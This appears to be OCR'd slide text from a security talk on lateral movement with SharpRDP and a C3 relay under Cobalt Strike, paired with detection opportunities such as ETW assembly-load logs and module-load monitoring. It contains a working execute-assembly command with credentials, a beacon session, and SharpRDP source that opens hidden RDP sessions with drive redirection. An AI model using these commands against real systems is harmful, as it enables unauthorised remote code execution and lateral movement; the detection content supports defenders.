
Input ID: choi

Output ID: 4wsh

Filesystem path: \\tsclient\c\Users\Public\

□ Clear

EXECUTE RELAY



Cobalt Strike
Cobalt Strike View Attacks Reporting Help Move

external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	3456	x64	184ms

Beacon 192.168.1.200@3456 X

```
[*] Listing: C:\Users\Public\

 Size     Type    Last Modified         Name
 ----     ----    -------------         ----
          dir     06/12/2021 19:33:58   AccountPictures
          dir     05/28/2021 13:19:00   Desktop
          dir     04/06/2019 02:18:30   Documents
          dir     09/15/2018 08:33:54   Downloads
          dir     09/15/2018 08:33:54   Libraries
          dir     09/15/2018 08:33:54   Music
          dir     09/15/2018 08:33:54   Pictures
          dir     09/15/2018 08:33:54   Videos
 1mb      fil     06/23/2021 10:47:47   RelayRDP.exe

[WRK1] james/3456 (x64)                                    last: 184ms
beacon>
```

```
execute-assembly C:\SharpRDP.exe computername=WRK2.UK.MWR.COM command="\\tsclient\C\Users
\Public\RelayRDP.exe" username=UK\james password=Password1! connectdrive=true exit=false
```


Gateway Selection

Gateways: Gateway - 45ec04a30a2cfe11

Network EDIT CONFIG

Relays	1
Channels	4
Connectors	1
Peripherals	1
URL	http://192.168.1.224
Port	52935
Refresh Rate	2 seconds
Auto Update	●

DETECTION OPPORTUNITIES



Network Connections

.NET Tooling / Module Loads

RUNDLL32.EXE

Running SharpRDP

C:\Users\Public

Relay_x64_e03e_UNC


\\tsclient\C\Users\Public

File Writes


WRK1.UK.MWR.COM

WRK2.UK.MWR.COM

DETECTION OPPORTUNITIES
.NET TOOLING




Time ⏶	beat_hostname	PID	OpcodeName	process_name	FullyQualifiedAssemblyName
Jun 17, 2021 @ 22:31:59.021	WRK1	4784	AssemblyLoad	rundll32	mscorlib, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.047	WRK1	4784	AssemblyLoad	rundll32	SharpRDP, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Jun 17, 2021 @ 22:31:59.397	WRK1	4784	AssemblyLoad	rundll32	System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Jun 17, 2021 @ 22:31:59.418	WRK1	4784	AssemblyLoad	rundll32	System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.448	WRK1	4784	AssemblyLoad	rundll32	System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.485	WRK1	4784	AssemblyLoad	rundll32	System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a
Jun 17, 2021 @ 22:31:59.514	WRK1	4784	AssemblyLoad	rundll32	System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:31:59.538	WRK1	4784	AssemblyLoad	rundll32	System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089
Jun 17, 2021 @ 22:32:00.014	WRK1	4784	AssemblyLoad	rundll32	AxInterop.MSTSCLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
Jun 17, 2021 @ 22:32:00.039	WRK1	4784	AssemblyLoad	rundll32	Interop.MSTSCLib, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null




RUNDLL32.EXE
Running SharpRDP

Relay_x64_e03e_UNC




```
<ETWCollector>
    <Guid>072e0373-213b-4e3d-881a-6430d6d9e369</Guid>
    <CollectorType>user</CollectorType>
    <ProviderName>e13c0d23-ccbc-4e12-931b-d9cc2eee27e4</ProviderName>
    <UserKeywords>0x2038</UserKeywords><!--Loader,Jit,NGen,Interop"-->
    <OutputType>eventlog</OutputType>
</ETWCollector>
```

DETECTION OPPORTUNITIES
MODULE LOADS



Requirements

Requirement	Value
Minimum supported client	Windows Vista
Minimum supported server	Windows Server 2008
Type library	MsTscAx.dll
DLL	MsTscAx.dll




```
void ProcessTaskThread()
{
    var form = new Form();
    form.Opacity = 0;
    form.Visible = false;
    form.WindowState = FormWindowState.Minimized;
    form.ShowInTaskbar = false;
    form.FormBorderStyle = FormBorderStyle.None;
    form.Width = Screen.PrimaryScreen.WorkingArea.Width;
    form.Height = Screen.PrimaryScreen.WorkingArea.Height;
    form.Load += (sender, args) =>
    {
        var rdpConnection = new AxMsRdpClient9NotSafeForScripting();
        form.Controls.Add(rdpConnection);
        var rdpC = rdpConnection.GetOcx() as IMsRdpClientNonScriptable5;
        IMsRdpExtendedSettings rdpc2 = rdpConnection.GetOcx() as IMsRdpExtendedSettings;
        rdpC.AllowPromptingForCredentials = false;
        rdpC.AllowCredentialSaving = false;
        rdpConnection.Server = server;
        rdpConnection.Domain = domain;
        rdpConnection.UserName = user;
        rdpConnection.AdvancedSettings9.allowBackgroundInput = 1;
        rdpConnection.AdvancedSettings9.BitmapPersistence = 0;
        if(condrive == true)
        {
            rdpConnection.AdvancedSettings5.RedirectDrives = true;
        }
```

https://github.com/0xthirteen/SharpRDP/blob/master/SharpRDP/SharpRDP/Client.cs#L11
0


https://docs.microsoft.com/en-us/windows/win32/termserv/imsrdpclientadvancedsettings-interface

DETECTION OPPORTUNITIES
MODULE LOADS

